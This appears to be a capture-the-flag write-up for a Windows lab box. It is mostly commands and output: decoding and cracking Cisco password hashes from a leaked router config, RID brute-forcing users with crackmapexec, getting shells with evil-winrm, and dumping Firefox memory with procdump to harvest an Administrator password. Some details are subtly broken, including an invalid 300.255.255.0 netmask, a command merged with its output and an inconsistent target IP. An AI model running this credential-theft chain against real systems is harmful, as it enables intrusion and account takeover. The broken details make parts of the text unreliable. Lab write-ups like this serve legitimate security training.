Enumeration
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49669/tcp open  unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Services
HTTP 80

version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0 mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh


Cisco type 7 passwords:
rout3r:$uperP@ssword
admin:Q4)sJu\Y8qz*A3?d
Cisco type 5 secret:
john cisco_hash --wordlist=/usr/share/wordlists/rockyou.txthazard:stealth1agent
SMB 445
smbclient -L 10.129.86.16 -U anonymous
Password for [WORKGROUP\anonymous]:
session setup failed: NT_STATUS_LOGON_FAILURE
CME enumeration
crackmapexec smb 10.129.96.157 -u users.txt -p pass.txt --rid-bruteSMB 10.129.96.157 445 SUPPORTDESK 500: SUPPORTDESK\Administrator (SidTypeUser)
SMB 10.129.96.157 445 SUPPORTDESK 501: SUPPORTDESK\Guest (SidTypeUser)
SMB 10.129.96.157 445 SUPPORTDESK 503: SUPPORTDESK\DefaultAccount (SidTypeUser)
SMB 10.129.96.157 445 SUPPORTDESK 504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
SMB 10.129.96.157 445 SUPPORTDESK 513: SUPPORTDESK\None (SidTypeGroup)
SMB 10.129.96.157 445 SUPPORTDESK 1008: SUPPORTDESK\Hazard (SidTypeUser)
SMB 10.129.96.157 445 SUPPORTDESK 1009: SUPPORTDESK\support (SidTypeUser)
SMB 10.129.96.157 445 SUPPORTDESK 1012: SUPPORTDESK\Chase (SidTypeUser)
SMB 10.129.96.157 445 SUPPORTDESK 1013: SUPPORTDESK\Jason (SidTypeUser)
Shell
evil-winrm -i 10.129.96.157 -u Chase -p 'Q4)sJu\Y8qz*A3?d'
The hint suggested that there are credentials we can get from Firefox.
*Evil-WinRM* PS C:\Users\Chase\Documents> get-process firefox

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
   1170      67   124912     203024       4.50   6372   1 firefox
    347      19    10216      39756       0.05   6484   1 firefox
    401      33    29852      88448       0.50   6624   1 firefox
    378      28    21676      58292       0.28   6884   1 firefox
    355      25    16420      38912       0.13   7144   1 firefox

*Evil-WinRM* PS C:\Users\Chase\Documents> .\procdump64.exe -ma 6372 -accepteula

ProcDump v12.02 - Sysinternals process dump utility
Copyright (C) 2009-2026 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[20:38:38]Dump 1 info: Available space: 3751727104
[20:38:38]Dump 1 initiated: C:\Users\Chase\Documents\firefox.exe_261118_203838.dmp
[20:38:38]Dump 1 writing: Estimated dump file size is 482 MB.
[20:38:41]Dump 1 complete: 482 MB written in 2.8 seconds
[20:38:41]Dump count reached.


I found a credential in the dump file and used it to log in as Administrator.
evil-winrm -i 10.129.96.157 -u administrator -p '4dD!5}x/re8]FBuZ'